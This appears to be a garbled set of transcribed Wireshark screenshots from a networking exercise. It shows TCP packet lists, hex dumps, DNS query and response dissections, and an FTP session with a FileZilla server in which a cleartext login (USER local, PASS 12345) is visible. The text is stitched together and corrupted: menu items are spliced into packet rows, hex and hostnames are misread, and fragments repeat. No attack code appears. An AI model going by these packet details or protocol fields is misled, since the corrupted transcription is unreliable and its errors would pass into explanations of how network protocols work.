      Data: 0a0401d0635e00010000287083ea46e76075c69dea77997c...
      [Length: 474]
    Last boundary: \r\n-----RPFROndoJrPnqpYVIAfK--\r\n
  
```

```

0110 2d 2d 2d 2d 52 50 46 52 30 4e 64 6f 6a 72 50 6e ---RPFROndoJrPn
0120 71 70 59 56 49 61 46 6b 0d 0a 43 6f 6e 74 65 6e qpYVIAfK --Conten
0130 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 t-Dispos ition: f
0140 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 orm-data ; name="
0150 6d 22 0d 0a 0d 0a 0a 04 01 d0 63 5e 00 01 00 00 m".... . .c^...
0160 28 70 83 ea 46 e7 60 75 c6 9d ea 77 99 7c a5 bc (p..F..u ..w|...
0170 df 01 f6 f3 4d 4c 62 92 8d 6a a2 61 57 d8 a6 40 ...MLb..j..aw..@
0180 5f 28 8c 59 5a 13 9d dd e4 12 75 be f2 3d d1 e9 (.YZ... ..u...
0190 29 b6 48 23 8e ab 8c 76 a5 f0 9a 4f bc fb e4 2e ).H#...v ..0...
01a0 e2 1d 65 6a 87 bf cc 7a d5 30 b0 ee 24 3a 8d f2 ..ej...z ..0..$:..
01b0 f6 55 24 6c 2e 03 6d ab 51 a7 56 f6 22 97 cd 4c ..U$1..m. Q.V."..L
01c0 e6 b2 ab 63 3c ea 76 55 45 4a ca 90 40 08 a5 4f ...c<.vU EJ..@..0
01d0 95 f5 e8 5d 83 90 46 ca 5a a4 be 60 7e 4f d1 0e ...]..F. Z..~0..
01e0 4a e6 f0 32 7d 2e 4d 10 f8 f9 ff 1c 49 61 cd a8 J..2}.M. ....Ia..
01f0 86 17 84 4a 8d 3f 88 22 0f f2 6d f4 5e 8b 2d fe ...J.?. " ..m..-..
0200 0a 45 72 2f 14 0d 15 45 54 a8 01 47 2f 68 f1 a4 .Er/...E T..G/h..
0210 b8 a0 68 b6 64 af 2b 04 a2 28 41 47 cd 7e 6c f3 ..h.d.+ .(AG~1.
0220 38 35 e3 a0 00 35 05 f6 ba 1f 1b 07 45 1a 20 98 85...5... ..E.
0230 c2 82 03 74 9b 04 62 3f 5d ee 1b 9f 44 56 67 93 ...t..b? ]...Dv.
0240 ca cb 6e 30 c7 e4 79 3c 6e 52 07 50 3d 05 01 a0 ..n0..y< nR.P=...
0250 f2 98 da ea 1e ec 1b d3 c4 4d bd d3 55 ef f9 08 ..... M..U...
0260 43 7b 68 52 3c 95 4f e0 1d 16 0d 35 9a e9 6a 63 C{hR<.0. ...5..jc
0270 08 47 a4 0e fe 34 de f6 f7 97 f2 99 fc be 71 f9 .G...4... ..q.
  
```

No.	Time	Source	Destination	Protocol	Length	Info
2874	219.601596	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=193 Win=14720 Len=0
2875	219.601601	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=193 Ack=6 Win=525568 Len=58
2876	219.601682	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=251 Win=14720 Len=0
2877	219.601693	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=251 Ack=6 Win=525568 Len=58
2878	219.601751	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=309 Win=14720 Len=0
2879	219.601781	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=309 Ack=6 Win=525568 Len=58
2880	219.601872	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=367 Ack=6 Win=525568 Len=58
2881	219.601935	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=367 Win=14720 Len=0
2882	219.601965	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=425 Ack=6 Win=525568 Len=58
2883	219.602002	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=425 Win=14720 Len=0
2884	219.602062	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=483 Win=14720 Len=0
2885	219.602063	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=483 Ack=6 Win=525568 Len=58
2886	219.602119	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=541 Win=14720 Len=0
2887	219.602165	192.168.1.6	192.168.1.8	TCP	63	10008 → 55695 [PSH, ACK] Seq=541 Ack=6 Win=525568 Len=9
2888	219.602248	192.168.1.6	192.168.1.8	TCP	76	10008 → 55695 [PSH, ACK] Seq=550 Ack=6 Win=525568 Len=22
2889	219.602298	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=550 Win=14720 Len=0
2890	219.602353	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=572 Win=14720 Len=0
2891	220.746771	173.249.4.73	192.168.1.6	UDP	139	6949 → 28236 Len=97
2892	220.747425	192.168.1.6	173.249.4.73	UDP	379	28236 → 6949 Len=337
2893	220.804078	173.249.4.73	192.168.1.6	UDP	139	6949 → 28236 Len=97
2894	220.804546	192.168.1.6	173.249.4.73	UDP	379	28236 → 6949 Len=337

[Checksum Status: Unverified]
Urgent pointer: 0
> [SEQ/ACK analysis]
v [Timestamps]
[Time since first frame in this TCP stream: 14.787852000 seconds]
[Time since previous frame in this TCP stream: 0.000011000 seconds]
TCP payload (58 bytes)
v Data (58 bytes)
Data: 2020204c4953542020205245535420202043445550202020...
[Length: 58]

0000	00 0c 29 27 40 08 b0 10 41 c8 46 df 08 00 45 00	..)'@... A-F...E-
0010	00 62 41 04 40 00 40 06 76 33 c0 a8 01 06 c0 a8	.bA.@.@. v3.....
0020	01 08 27 18 d9 8f 67 72 47 46 7f 13 8e b1 50 18	..'...gr GF...P-
0030	08 05 e4 e4 00 00 20 20 20 4c 49 53 54 20 20 20	..... LIST
0040	52 45 53 54 20 20 20 43 44 55 50 20 20 20 52 45	REST C DUP RE
0050	54 52 20 20 20 53 54 4f 52 20 20 20 53 49 5a 45	TR STO R SIZE
0060	20 20 20 44 45 4c 45 20 20 20 52 4d 44 20 0d 0a	DELE RMD ..

5	0.002061	192.168.1.6	192.168.1.8	TCP	00 10008 → 55695	[PSH, ACK] Seq=43 Ack=1 Win=525568 Len=45
6	0.002104	192.168.1.8	192.168.1.6	Mark/Unmark Packet	Ctrl+M	[CK] Seq=1 Ack=43 Win=14720 Len=0
7	0.002144	192.168.1.6	192.168.1.8	Ignore/Unignore Packet	Ctrl+D	[SH, ACK] Seq=88 Ack=1 Win=525568 Len=61
8	0.002176	192.168.1.8	192.168.1.6	Set/Unset Time Reference	Ctrl+T	[CK] Seq=1 Ack=88 Win=14720 Len=0
9	0.002233	192.168.1.8	192.168.1.6	Time Shift...	Ctrl+Shift+T	[CK] Seq=1 Ack=149 Win=14720 Len=0
10	14.787351	192.168.1.8	192.168.1.6	Packet Comment...	Ctrl+Alt+C	[SH, ACK] Seq=149 Ack=6 Win=525568 Len=5
11	14.787609	192.168.1.6	192.168.1.8	Edit Resolved Name		[SH, ACK] Seq=149 Ack=6 Win=525568 Len=44
12	14.787755	192.168.1.8	192.168.1.6	Apply as Filter		[CK] Seq=6 Ack=193 Win=14720 Len=0
13	14.787760	192.168.1.6	192.168.1.8	Prepare a Filter		[SH, ACK] Seq=193 Ack=6 Win=525568 Len=58
14	14.787841	192.168.1.8	192.168.1.6	Conversation Filter		[CK] Seq=6 Ack=251 Win=14720 Len=0
15	14.787852	192.168.1.6	192.168.1.8	Colorize Conversation		[SH, ACK] Seq=251 Ack=6 Win=525568 Len=58
16	14.787910	192.168.1.8	192.168.1.6	SCTP		[CK] Seq=6 Ack=309 Win=14720 Len=0
17	14.787940	192.168.1.6	192.168.1.8	Follow		[SH, ACK] Seq=309 Ack=6 Win=525568 Len=58
18	14.788031	192.168.1.6	192.168.1.8	Copy		[SH, ACK] Seq=367 Ack=6 Win=525568 Len=58
19	14.788094	192.168.1.8	192.168.1.6			TCP Stream Ctrl+Alt+Shift+T h=0
20	14.788124	192.168.1.6	192.168.1.8			UDP Stream Ctrl+Alt+Shift+U 568 Len=58

```
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
help
214-The following commands are recognized:
  USER  PASS  QUIT  CWD  PWD  PORT  PASV  TYPE
  LIST  REST  CDUP  RETR  STOR  SIZE  DELE  RMD
  MKD   RNFR  RNT0  ABOR  SYST  NOOP  APPE  NLST
  MDTM  XPWD  XCUP  XMKD  XRMD  NOP   EPSV  EPRT
  AUTH  ADAT  PBSZ  PROT  FEAT  MODE  OPTS  HELP
  ALLO  MLST  MLSD  SITE  P@SW  STRU  CLNT  MFMT
  HASH
214 Have a nice day.
USER local
331 Password required for local
PASS 12345
230 Logged on
list
503 Bad sequence of commands.
CWD
250 Broken client detected, missing argument to CWD. "/" is current directory.
pwd
257 "/" is current directory.
dit
500 Syntax error, command unrecognized.
dir
500 Syntax error, command unrecognized.
LIST
503 Bad sequence of commands.
```


5	0.002061	192.168.1.6	192.168.1.8	TCP	99 10008 → 55695 [PSH, ACK] Seq=43 Ack=1 Win=525568 Len=45
6	0.002104	192.168.1.8	192.168.1.6	TCP	54 55695 → 10008 [ACK] Seq=1 Ack=43 Win=14720 Len=0
7	0.002144	192.168.1.6	192.168.1.8	TCP	115 10008 → 55695 [PSH, ACK] Seq=88 Ack=1 Win=525568 Len=61
8	0.002176	192.168.1.8	192.168.1.6	TCP	54 55695 → 10008 [ACK] Seq=1 Ack=88 Win=14720 Len=0
9	0.002233	192.168.1.8	192.168.1.6	TCP	54 55695 → 10008 [ACK] Seq=1 Ack=149 Win=14720 Len=0
10	14.787351	192.168.1.8	192.168.1.6	TCP	59 55695 → 10008 [PSH, ACK] Seq=1 Ack=149 Win=14720 Len=5
11	14.787609	192.168.1.6	192.168.1.8	TCP	98 10008 → 55695 [PSH, ACK] Seq=149 Ack=6 Win=525568 Len=44
12	14.787755	192.168.1.8	192.168.1.6	TCP	54 55695 → 10008 [ACK] Seq=6 Ack=193 Win=14720 Len=0
13	14.787760	192.168.1.6	192.168.1.8	TCP	112 10008 → 55695 [PSH, ACK] Seq=193 Ack=6 Win=525568 Len=58
14	14.787841	192.168.1.8	192.168.1.6	TCP	54 55695 → 10008 [ACK] Seq=6 Ack=251 Win=14720 Len=0
15	14.787852	192.168.1.6	192.168.1.8	TCP	112 10008 → 55695 [PSH, ACK] Seq=251 Ack=6 Win=525568 Len=58
16	14.787910	192.168.1.8	192.168.1.6	TCP	54 55695 → 10008 [ACK] Seq=6 Ack=309 Win=14720 Len=0
17	14.787940	192.168.1.6	192.168.1.8	TCP	112 10008 → 55695 [PSH, ACK] Seq=309 Ack=6 Win=525568 Len=58

> Frame 5: 99 bytes on wire (792 bits), 99 bytes captured (792 bits)
 > Ethernet II, Src: HonHaiPr_c8:46:df (b0:10:41:c8:46:df), Dst: Vmware_27:40:08 (00:0c:29:27:40:08)
 > Internet Protocol Version 4, Src: 192.168.1.6, Dst: 192.168.1.8
 > Transmission Control Protocol, Src Port: 10008, Dst Port: 55695, Seq: 43, Ack: 1, Len: 45
 Source Port: 10008
 Destination Port: 55695

FTP- Unknown-56.pcap

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Display Filters...
 Display Filter Macros...

Apply a display filter ... <Ctrl-F>




No.	Time	Src	Dst	Protocol	Length	Info
1	0.000000	19		TCP	74	55695 → 10008 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=2218127 TSecr=0
2	0.000107	19		TCP	66	10008 → 55695 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
3	0.000368	19		TCP	54	55695 → 10008 [ACK] Seq=1 Ack=1 Win=14720 Len=0
4	0.001952	19		TCP	96	10008 → 55695 [PSH, ACK] Seq=1 Ack=1 Win=525568 Len=42
5	0.002061	19		TCP	99	10008 → 55695 [PSH, ACK] Seq=43 Ack=1 Win=525568 Len=45
6	0.002104	19		TCP	54	55695 → 10008 [ACK] Seq=1 Ack=43 Win=14720 Len=0
7	0.002144	19		TCP	115	10008 → 55695 [PSH, ACK] Seq=88 Ack=1 Win=525568 Len=61
8	0.002176	19		TCP	54	55695 → 10008 [ACK] Seq=1 Ack=88 Win=14720 Len=0
9	0.002233	19		TCP	54	55695 → 10008 [ACK] Seq=1 Ack=149 Win=14720 Len=0
10	14.787351	19		TCP	59	55695 → 10008 [PSH, ACK] Seq=1 Ack=149 Win=14720 Len=5
11	14.787609	19		TCP	98	10008 → 55695 [PSH, ACK] Seq=149 Ack=6 Win=525568 Len=44
12	14.787755	19		TCP	54	55695 → 10008 [ACK] Seq=6 Ack=193 Win=14720 Len=0
13	14.787760	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=193 Ack=6 Win=525568 Len=58
14	14.787841	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=251 Win=14720 Len=0
15	14.787852	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=251 Ack=6 Win=525568 Len=58
16	14.787910	192.168.1.8	192.168.1.6	TCP	54	55695 → 10008 [ACK] Seq=6 Ack=309 Win=14720 Len=0
17	14.787940	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=309 Ack=6 Win=525568 Len=58

> Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
 > Ethernet II, Src: HonHaiPr_c8:46:df (b0:10:41:c8:46:df), Dst: HonHaiPr_c8:46:df (b0:10:41:c8:46:df)
 > Internet Protocol Version 4, Src: 192.168.1.8, Dst: 192.168.1.6
 > Transmission Control Protocol, Src Port: 55695, Dst Port: 10008, Seq: 0, Len: 0
 Source Port: 55695
 Destination Port: 10008
 [Stream index: 0]
 [TCP Segment Len: 0]
 Sequence number: 0 (relative sequence number)
 [Next sequence number: 0 (relative sequence number)]
 Acknowledgment number: 0
 1010 = Header Length: 40 bytes (10)
 > Flags: 0x002 (SYN)
 Window size value: 14600
 [Calculated window size: 14600]

```

0000 b0 10 41 c8 46 df b0 10 41 c8 46 df 08 00 45 00  ..A.F... A.F...E-
0010 00 3c 56 24 00 00 40 06 61 39 c0 a8 01 08 c0 a8  <VS@ @ a9.....
0020 01 06 d9 8f 27 18 7f 13 8e ab 00 00 00 00 a0 02  .....
0030 39 08 a4 81 00 00 02 04 05 b4 04 02 08 0a 00 21  9.....!
0040 d8 8f 00 00 00 00 01 03 03 07  .....

```



4	0.001952	192.168.1.6	192.168.1.8	FTP	96 Response: 220-FileZilla Server version 0.9.41 beta
5	0.002061	192.168.1.6	192.168.1.8	FTP	99 Response: 220-written by Tim Kosse (Tim.Kosse@gmx.de)
7	0.002144	192.168.1.6	192.168.1.8	FTP	115 Response: 220 Please visit http://sourceforge.net/projects/filezilla/
10	14.787351	192.168.1.8	192.168.1.6	FTP	59 Request: help
11	14.787609	192.168.1.6	192.168.1.8	FTP	98 Response: 214-The following commands are recognized:
13	14.787760	192.168.1.6	192.168.1.8	FTP	112 Response: USER PASS QUIT CWD PWD PORT PASV TYPE
15	14.787852	192.168.1.6	192.168.1.8	FTP	112 Response: LIST REST CDUP RETR STOR SIZE DELE RMD
17	14.787940	192.168.1.6	192.168.1.8	FTP	112 Response: MKD RNFR RNTD ABOR SYST NOOP APPE MLST
18	14.788031	192.168.1.6	192.168.1.8	FTP	112 Response: MDTM XPWD XCUP XMKD XRMd NOP EPSV EPRT
20	14.788124	192.168.1.6	192.168.1.8	FTP	112 Response: AUTH ADAT PBSZ PROT FEAT MODE OPTS HELP
23	14.788222	192.168.1.6	192.168.1.8	FTP	112 Response: ALLO MLST MLSD SITE P@SW STRU CLNT MFMT
25	14.788324	192.168.1.6	192.168.1.8	FTP	63 Response: HASH
26	14.788407	192.168.1.6	192.168.1.8	FTP	76 Response: 214 Have a nice day.
29	23.848456	192.168.1.8	192.168.1.6	FTP	65 Request: USER local
30	23.848756	192.168.1.6	192.168.1.8	FTP	87 Response: 331 Password required for local
32	28.827716	192.168.1.8	192.168.1.6	FTP	65 Request: PASS 12345
33	28.828052	192.168.1.6	192.168.1.8	FTP	69 Response: 230 Logged on
35	37.021457	192.168.1.8	192.168.1.6	FTP	59 Request: list
36	37.021713	192.168.1.6	192.168.1.8	FTP	85 Response: 503 Bad sequence of commands.
38	44.986351	192.168.1.8	192.168.1.6	FTP	58 Request: CWD
39	44.986649	192.168.1.6	192.168.1.8	FTP	134 Response: 250 Broken client detected, missing argument to CWD. "/" is current directory.
41	55.445574	192.168.1.8	192.168.1.6	FTP	58 Request: pwd
42	55.445783	192.168.1.6	192.168.1.8	FTP	85 Response: 257 "/" is current directory.
44	62.475324	192.168.1.8	192.168.1.6	FTP	58 Request: dit
45	62.475550	192.168.1.6	192.168.1.8	FTP	95 Response: 500 Syntax error, command unrecognized.
47	64.785843	192.168.1.8	192.168.1.6	FTP	58 Request: dir
48	64.786115	192.168.1.6	192.168.1.8	FTP	95 Response: 500 Syntax error, command unrecognized.
50	77.905902	192.168.1.8	192.168.1.6	FTP	59 Request: LIST
51	77.906139	192.168.1.6	192.168.1.8	FTP	85 Response: 503 Bad sequence of commands.

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	
Version		IHL		DSCP				ECN		Total Length																		IP Header				
Identification								Flags				Fragment Offset														UDP Header						
Time to Live				Protocol				Header Checksum																								
Source Address																																
Destination Address																																
Options														Padding																		
Source Port						Destination Port																										
Length						Checksum																										
Data																																

491	75.323505	192.168.1.4	192.168.1.1	DNS	80 Standard query 0x3aa3 A clients.1.google.com
492	75.331680	192.168.1.1	192.168.1.4	DNS	96 Standard query response 0x3aa3 A clients.1.google.com A 216.58.221.46
493	75.332868	192.168.1.4	192.168.1.1	DNS	80 Standard query 0x5394 AAAA clients.1.google.com
497	75.336557	192.168.1.1	192.168.1.4	DNS	108 Standard query response 0x5394 AAAA clients.1.google.com AAAA 2404:6800:4002:808::200e
576	85.778251	192.168.1.4	192.168.1.1	DNS	75 Standard query 0x9dd9 A docs.google.com
578	85.781469	192.168.1.1	192.168.1.4	DNS	91 Standard query response 0x9dd9 A docs.google.com A 172.217.167.46
579	85.785178	192.168.1.4	192.168.1.1	DNS	75 Standard query 0x2d14 A docs.google.com
581	85.792105	192.168.1.1	192.168.1.4	DNS	91 Standard query response 0x2d14 A docs.google.com A 172.217.167.46
604	90.572056	192.168.1.4	192.168.1.1	DNS	75 Standard query 0x2581 A mail.google.com
605	90.578798	192.168.1.1	192.168.1.4	DNS	118 Standard query response 0x2581 A mail.google.com CNAME googlemail.1.google.com A 216.58.221.37
607	90.579880	192.168.1.4	192.168.1.1	DNS	83 Standard query 0xcd57 A googlemail.1.google.com
608	90.588968	192.168.1.1	192.168.1.4	DNS	99 Standard query response 0xcd57 A googlemail.1.google.com A 216.58.221.37
>					Frame 605: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface 0
>					Ethernet II, Src: ZioncomE_e7:b0:54 (78:44:7e:e7:b0:54), Dst: HonHaiPr_c8:46:df (b0:10:41:c8:46:df)
>					Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.4
~					User Datagram Protocol, Src Port: 53, Dst Port: 60316
					Source Port: 53
					Destination Port: 60316
					Length: 84
					Checksum: 0x8196 [unverified]
					[Checksum Status: Unverified]
					[Stream index: 51]
>					Domain Name System (response)

```

v Domain Name System (response)
  Transaction ID: 0x2581
  v Flags: 0x8180 Standard query response, No error
    1... .. = Response: Message is a response
    .000 0... .. = Opcode: Standard query (0)
    .... 0... .. = Authoritative: Server is not an authority for domain
    .... ..0... .. = Truncated: Message is not truncated
    .... ..1... .. = Recursion desired: Do query recursively
    .... ..1... .. = Recursion available: Server can do recursive queries
    .... ..0... .. = Z: reserved (0)
    .... ..0... .. = Answer authenticated: Answer/authority portion was not authenticated by the server
    .... ..0... .. = Non-authenticated data: Unacceptable
    .... ..0000 = Reply code: No error (0)

  Questions: 1
  Answer RRs: 2
  Authority RRs: 0
  Additional RRs: 0

```

```

v Queries
  v mail.google.com: type A, class IN
    Name: mail.google.com
    [Name Length: 15]
    [Label Count: 3]
    Type: A (Host Address) (1)
    Class: IN (0x0001)
  v Answers
    v mail.google.com: type CNAME, class IN, cname googlemail.l.google.com
      Name: mail.google.com
      Type: CNAME (Canonical NAME for an alias) (5)
      Class: IN (0x0001)
      Time to live: 351589
      Data length: 15
      CNAME: googlemail.l.google.com
    v googlemail.l.google.com: type A, class IN, addr 216.58.221.37
      Name: googlemail.l.google.com
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 86
      Data length: 4
      Address: 216.58.221.37
      \[Request In: 604\]
      [Time: 0.006742000 seconds]

```

Address: 216.58.221.37

[Request In: 604]

[Time: 0.006742000 seconds]

```

0000 b0 10 41 c8 46 df 78 44 76 e7 b0 54 08 00 45 00  - -A-F-xD v--T--E-
0010 00 68 00 00 40 00 40 11 b7 2f c0 a8 01 01 c0 a8  -h--@-@- /-.....
0020 01 04 00 35 eb 9c 00 54 81 96 25 81 81 80 00 01  -..5--T --%.....
0030 00 02 00 00 00 00 04 6d 61 69 6c 06 67 6f 6f 67  -.....m ail-goog
0040 6c 65 03 63 6f 6d 00 00 01 00 01 c0 0c 00 05 00  -le.com.. ....
0050 01 00 05 5d 65 00 0f 0a 67 6f 6f 67 6c 65 6d 61  -..]e... googlema
0060 69 6c 01 6c c0 11 c0 2d 00 01 00 01 00 00 00 56  -il.l...- .....V
0070 00 04 d8 3a dd 25  -.-:%

```

No.	Time	Source	Destination	Protocol	Length	Info
604	90.572056	192.168.1.4	192.168.1.1	DNS	75	Standard query 0x2581 A mail.google.com
605	90.578798	192.168.1.1	192.168.1.4	DNS	118	Standard query response 0x2581 A mail.google.com CNAME googlemail1.google.com A 216.58.221.37

*Wi-Fi

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dns

No.	Destination	Protocol	Length	Info
604	192.168.1.1	DNS	75	Standard query 0x2581 A mail.google.com
605	192.168.1.4	DNS	118	Standard query response 0x2581 A mail.google.com CNAME googlemail1.google.com A 216.58.221.37

bits), 75 bytes captured (600 bits) on interface 0
df (b0:10:41:c8:46:df), Dst: ZioncomE_e7:b0:54 (78:44:76:e7:b0:54)
192.168.1.4, Dst: 192.168.1.1
60316, Dst Port: 53

Destination Port: 53
Length: 41
Checksum: 0xe008 [unverified]
[Checksum Status: Unverified]
[Stream index: 51]

Domain Name System (query)
Transaction ID: 0x2581

Flags: 0x0100 Standard query

- 0... .. = Response: Message is a query
- .000 0... .. = Opcode: Standard query (0)
-0. = Truncated: Message is not truncated
-1. = Recursion desired: Do query recursively
-0. = Z: reserved (0)
-0. = Non-authenticated data: Unacceptable

```

0000 78 44 76 e7 b0 54 b0 10 41 c8 46 df 08 00 45 00  xDv--T-- A-F...E-
0010 00 3d a9 79 00 00 40 11 4d e1 c0 a8 01 04 c0 a8  -y.-@- M-.....
0020 01 01 eb 9c 00 35 00 29 e0 08 25 81 01 00 00 01  -...5-) -%.....
0030 00 00 00 00 00 04 6d 61 69 6c 06 67 6f 6f 67  -.....m ail-goog
0040 6c 65 03 63 6f 6d 00 00 01 00 01  -le.com...

```


122	271.412706	192.168.1.1	192.168.1.4	DNS	107	Standard query response	0xae9	A	cello.client-channel.google.com	A	74.125.68.189
148	403.119768	192.168.1.1	192.168.1.4	DNS	179	Standard query response	0x202a	A	static.asm.skype.com	CNAME	static-asm-skype.trafficmanager.net
4	0.013642	192.168.1.1	192.168.1.4	DNS	91	Standard query response	0x3318	A	ssl.gstatic.com	A	172.217.167.3
46	120.568782	192.168.1.1	192.168.1.4	DNS	190	Standard query response	0x3be6	A	safe.getsafely.online	CNAME	loadbalancer.in-application.com
165	439.416603	192.168.1.1	192.168.1.4	DNS	103	Standard query response	0x191b	A	0.client-channel.google.com	A	74.125.200.189
126	317.948422	192.168.1.1	192.168.1.4	DNS	103	Standard query response	0xf01f	A	chat-pa.clients6.google.com	A	172.217.166.202
171	446.559628	192.168.1.1	192.168.1.4	DNS	91	Standard query response	0x4141	A	play.google.com	A	216.58.196.206
100	162.943924	192.168.1.1	192.168.1.4	DNS	237	Standard query response	0x116d	A	static-asm.secure.skypeassets.com	CNAME	1180c.wpc.azureedge.net
116	264.226191	192.168.1.1	192.168.1.4	DNS	93	Standard query response	0x6e4a	A	beacons3.gvt2.com	A	172.217.166.195
84	127.854241	192.168.1.1	192.168.1.4	DNS	103	Standard query response	0x73e3	A	safebrowsing.googleapis.com	A	172.217.161.10
157	407.426439	192.168.1.1	192.168.1.4	DNS	111	Standard query response	0xa1d7	AAAA	googlemail1.google.com	AAAA	2404:6800:4002:807::2005
23	105.792164	192.168.1.1	192.168.1.4	DNS	96	Standard query response	0x3f01	A	clients1.google.com	A	172.217.166.206
90	128.642221	192.168.1.1	192.168.1.4	DNS	130	Standard query response	0xfda1	A	lh3.googleusercontent.com	CNAME	googlehosted.l.googleusercontent.com
132	342.268331	192.168.1.1	192.168.1.4	DNS	91	Standard query response	0x2f14	A	ssl.gstatic.com	A	216.58.221.35
21	105.777340	192.168.1.1	192.168.1.4	DNS	119	Standard query response	0xf1bd	A	clients4.google.com	CNAME	clients1.google.com
142	363.751552	192.168.1.1	192.168.1.4	DNS	91	Standard query response	0x42a9	A	docs.google.com	A	172.217.161.14
155	407.414315	192.168.1.1	192.168.1.4	DNS	99	Standard query response	0x0cff	A	googlemail1.google.com	A	172.217.161.5
159	410.165404	192.168.1.1	192.168.1.4	DNS	127	Standard query response	0x7cb2	A	client.dropbox.com	CNAME	client.dropbox-dns.com
140	357.116774	192.168.1.1	192.168.1.4	DNS	91	Standard query response	0xdc5a	A	docs.google.com	A	172.217.161.14

.....0. = Truncated: Message is not truncated
1. = Recursion desired: Do query recursively
1. = Recursion available: Server can do recursive queries
0. = Z: reserved (0)
0. = Answer authenticated: Answer/authority portion was not authenticated by the server
0. = Non-authenticated data: Unacceptable
0000 = Reply code: No error (0)

Questions: 1
 Answer RRs: 2
 Authority RRs: 0
 Additional RRs: 0

> Queries
 > client.dropbox.com: type A, class IN

> Answers
 > client.dropbox.com: type CNAME, class IN, cname client.dropbox-dns.com
 > client.dropbox-dns.com: type A, class IN, addr 162.125.81.3

[\[Request In: 158\]](#)
 [Time: 0.013616000 seconds]

Wi-Fi (port 33)
 File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns.flags == 0x0100

No.	Time	Source	Destination	Protocol	Length	Info
122	271.412706	192.168.1.1	192.168.1.4	DNS	107	Standard query response 0xae9 A cello.client-channel.google.com A 74.125.68.189
148	403.119768	192.168.1.1	192.168.1.4	DNS	179	Standard query response 0x202a A static.asm.skype.com CNAME static-asm-skype.trafficmanager.net
4	0.013642	192.168.1.1	192.168.1.4	DNS	91	Standard query response 0x3318 A ssl.gstatic.com A 172.217.167.3
46	120.568782	192.168.1.1	192.168.1.4	DNS	190	Standard query response 0x3be6 A safe.getsafely.online CNAME loadbalancer.in-application.com
165	439.416603	192.168.1.1	192.168.1.4	DNS	103	Standard query response 0x191b A 0.client-channel.google.com A 74.125.200.189
126	317.948422	192.168.1.1	192.168.1.4	DNS	103	Standard query response 0xf01f A chat-pa.clients6.google.com A 172.217.166.202
171	446.559628	192.168.1.1	192.168.1.4	DNS	91	Standard query response 0x4141 A play.google.com A 216.58.196.206
100	162.943924	192.168.1.1	192.168.1.4	DNS	237	Standard query response 0x116d A static-asm.secure.skypeassets.com CNAME 1180c.wpc.azureedge.net
116	264.226191	192.168.1.1	192.168.1.4	DNS	93	Standard query response 0x6e4a A beacons3.gvt2.com A 172.217.166.195
84	127.854241	192.168.1.1	192.168.1.4	DNS	103	Standard query response 0x73e3 A safebrowsing.googleapis.com A 172.217.161.10
157	407.426439	192.168.1.1	192.168.1.4	DNS	111	Standard query response 0xa1d7 AAAA googlemail1.google.com AAAA 2404:6800:4002:807::2005
23	105.792164	192.168.1.1	192.168.1.4	DNS	96	Standard query response 0x3f01 A clients1.google.com A 172.217.166.206
90	128.642221	192.168.1.1	192.168.1.4	DNS	130	Standard query response 0xfda1 A lh3.googleusercontent.com CNAME googlehosted.l.googleusercontent.com
132	342.268331	192.168.1.1	192.168.1.4	DNS	91	Standard query response 0x2f14 A ssl.gstatic.com A 216.58.221.35
21	105.777340	192.1	192.168.1.4	DNS	119	Standard query response 0xf1bd A clients4.google.com CNAME clients1.google.com
142	363.751552	192.1	192.168.1.4	DNS	91	Standard query response 0x42a9 A docs.google.com A 172.217.161.14
155	407.414315	192.1	192.168.1.4	DNS	99	Standard query response 0x0cff A googlemail1.google.com A 172.217.161.5
159	410.165404	192.1	192.168.1.4	DNS	127	Standard query response 0x7cb2 A client.dropbox.com CNAME client.dropbox-dns.com
140	357.116774	192.1	192.168.1.4	DNS	91	Standard query response 0xdc5a A docs.google.com A 172.217.161.14

.....0. = Truncated: Message is not truncated
1. = Recursion desired: Do query recursively
1. = Recursion available: Server can do recursive queries
0. = Z: reserved (0)
0. = Answer authenticated: Answer/authority portion was not authenticated by the server
0. = Non-authenticated data: Unacceptable
0000 = Reply code: No error (0)

Questions: 1
 Answer RRs: 2
 Authority RRs: 0
 Additional RRs: 0

> Queries
 > client.dropbox.com: type A, class IN

> Answers
 > client.dropbox.com: type CNAME, class IN, cname client.dropbox-dns.com
 > client.dropbox-dns.com: type A, class IN, addr 162.125.81.3

[\[Request In: 158\]](#)
 [Time: 0.013616000 seconds]

